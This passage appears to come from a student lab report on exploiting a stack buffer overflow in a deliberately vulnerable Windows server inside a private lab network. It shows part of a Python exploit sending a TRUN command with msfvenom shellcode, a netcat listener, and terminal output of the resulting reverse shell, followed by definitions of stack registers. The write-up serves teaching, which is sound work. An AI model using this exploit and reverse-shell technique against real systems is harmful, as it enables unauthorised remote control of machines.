
try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.56.107',9999))
    s.send(('TRUN ./.' + shellcode))
    s.close()
except:
    print "Error Connecting To The Server"
    sys.exit()
```

Figure 6.1: Script With generated msfvenom shell code for Root Access

In the script above, a variable bufferOverflow is declared and assigned the generated shell code copied from msfvenom. The shellcode variable still holds the string of 2003 character A's plus the pointer address, which is the JMP address, and the new variable bufferOverflow which holds the shellcode. Nops (No-Operation) are included to provide padding between the JMP command and the overflow variable to prevent any instances where command execution doesn't take place.

Before running this script, a netcat connection to VulnApp is opened so the attacking machine can listen on the port.

When the shellScript4.py script runs, the shellcode will execute and connect to the Windows machine, allowing full access control since the vulnerable program was executed as an administrator [Figure6.2].



The screenshot shows a Kali Linux terminal window with a menu bar (File, Actions, Edit, View, Help) and two tabs labeled 'kali@kali: ~'. The terminal output shows a netcat listener on port 49152 receiving a connection from 192.168.56.107. It then displays the Windows command prompt for 'C:\Users\Lab\Desktop\Toolbox\vulnApp'. The 'dir' command is executed, showing a directory listing with files like 'essfunc.dll', 'LICENSE.TXT', 'README.TXT', and 'vulnApp.exe'. The prompt returns to the Windows command prompt.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
kali@kali:~$ nc -nvlp 49152  
listening on [any] 49152 ...  
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.107] 49160  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\Lab\Desktop\Toolbox\vulnApp>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 14AF-C52C  
  
Directory of C:\Users\Lab\Desktop\Toolbox\vulnApp  
  
01/24/2017 08:06 PM <DIR> .  
01/24/2017 08:06 PM <DIR> ..  
11/19/2010 05:46 PM          16,601 essfunc.dll  
11/19/2010 05:46 PM           1,501 LICENSE.TXT  
11/19/2010 05:46 PM           3,255 README.TXT  
01/24/2017 08:06 PM <DIR> Source  
11/19/2010 07:57 PM          29,624 vulnApp.exe  
          4 File(s)          50,981 bytes  
          3 Dir(s) 22,433,533,952 bytes free  
  
C:\Users\Lab\Desktop\Toolbox\vulnApp>
```

Figure 6.2: Gaining Root Access

Appendices

Definitions:

1. The Extended Instruction Pointer (EIP) is a register that contains the address of the next instruction for the program or command. Can be seen on the immunity Debugger
2. The Extended Stack Pointer (ESP) is a register that lets you know where on the stack you are and allows you to push data in and out of the application. Can be seen on the immunity Debugger
3. The Jump (JMP) is an instruction that modifies the flow of execution where the operand designated will contain the address being jumped to.
4. \x41, \x42, - The hexadecimal values for A and B.
5. Buffer is a temporary area in memory which can hold the values of a program in between execution process.
6. Buffer Overflow attack is the process of exceeding buffer boundaries using input data and overwriting any adjacent memory locations to conduct malicious intents.

Anatomy of a Stack:

